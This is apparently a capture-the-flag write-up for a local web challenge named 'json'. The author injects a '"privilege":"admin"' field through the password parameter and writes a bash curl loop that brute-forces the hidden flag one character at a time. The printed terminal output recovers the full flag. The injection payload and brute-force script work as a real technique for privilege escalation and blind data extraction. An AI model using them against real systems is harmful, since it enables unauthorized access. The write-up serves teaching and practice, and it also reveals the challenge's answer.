

JSON

here is admin username and password

Username

Password

Login

there is a admin page mentioned above

JSON	Raw Data	Headers
Save	Copy	Collapse All
Expand All	Filter JSON	
username:	"john"	
privilege:	"admin"	
pass:	"password"	

we try to put username and the password since we have just these two field


You are not the admin no flag for you

we get this message, so we have to be admin, and from the admin page we know that there is a privilege parameter that we can use, since the the name of the question is json, we needed to inject the privilege as json

the request in the server will look like this :

```
{"user": "johb", "password": "passowrd"}
```

we can try to inject the privilege parameter in the password parameter



127.0.0.1/json/action_page.php: x +

127.0.0.1/json/action_page.php?user=john&pass=password"privilege":admin

here is [admin](#) username and password

Username

Password

flag

Login


False

so it worked, we get to the second stage of this challenge

here we can have new field called flag and in the bottom of the page we have output of False

since we need to keep the injection while we use the flag parameter we will write directly into the url

since we have no idea what this parameter do we try some random letter



The screenshot shows a web browser window with the address bar displaying `127.0.0.1/json/action_page.php?user=john&pass=password%22%22privilege%22%22admin&flag=J`. The page content includes the text "here is [admin](#) username and password". Below this is a form with three input fields: "Username" containing "john", "Password" containing "*****", and "flag" containing "J". A green "Login" button is positioned below the form. At the bottom of the page, a green bar displays the output "True".


so after putting some random character we get true only if we put J otherwise we will get false and if we try to put JUST since we know that this must be the first character of the flag we get true, so based on this observation we can assume that this parameter search in the actual flag from the start and if he seas a match we will get true

so I wrote a script to test the brute force the password character by character

```
-----  
curr="";while true ;do for i in {{A..Z},{a..z},{0..9},_,\\  
{,\\}}; do curl -s http://localhost/json/action_page.php?  
user\\=john\\&pass\\=password%22,%22privilege%22:%22admin\\&flag\\  
=$curr$i | grep True >/dev/null ; if [[ $? == 0 ]];then echo  
found $curr$i ;curr=$curr$i; fi; done;done  
-----
```

this is a one line version of the code, here is a much nicer look of the code to read

```
curr=""
while true
do
    for i in {{A..Z},{a..z},{0..9},_,\\{,\\{}}
    do
        curl -s http://localhost/json/action_page.php?user\
=john\&pass\=password%22,%22privilege%22:%22admin\&flag\
=$curr$i | grep True >/dev/null
        if [[ $? == 0 ]]
        then
            echo found $curr$i
            curr=$curr$i
        fi
    done
done
```



```
bilal@pop-os: ~/Desktop
bilal@pop-os:~/Desktop $ curr="";while true ;do for i in {{A..Z},{a..z},{0..9},_,\\{,\\{}}; do curl -s http://localhost/json/action_page.php?user\=john\&pass\=password%22,%22privilege%22:%22admin\&flag\=$curr$i | grep True >/dev/null ; if [[ $? == 0 ]];then echo found $curr$i ;curr=$curr$i; fi; done;done
found J
found JU
found JUS
found JUST
found JUST\{
found JUST\{j
found JUST\{js
found JUST\{jso
found JUST\{json
found JUST\{json_
found JUST\{json_i
found JUST\{json_in
found JUST\{json_inj
found JUST\{json_inje
found JUST\{json_injec
found JUST\{json_inject
found JUST\{json_injecti
found JUST\{json_injectio
found JUST\{json_injection
found JUST\{json_injection_
found JUST\{json_injection_s
found JUST\{json_injection_su
found JUST\{json_injection_suc
found JUST\{json_injection_succ
found JUST\{json_injection_succe
found JUST\{json_injection_succes
found JUST\{json_injection_success
found JUST\{json_injection_success_
found JUST\{json_injection_success_9
found JUST\{json_injection_success_98
found JUST\{json_injection_success_98f
found JUST\{json_injection_success_98f2
found JUST\{json_injection_success_98f2e
found JUST\{json_injection_success_98f2e\}
^C
bilal@pop-os:~/Desktop $
```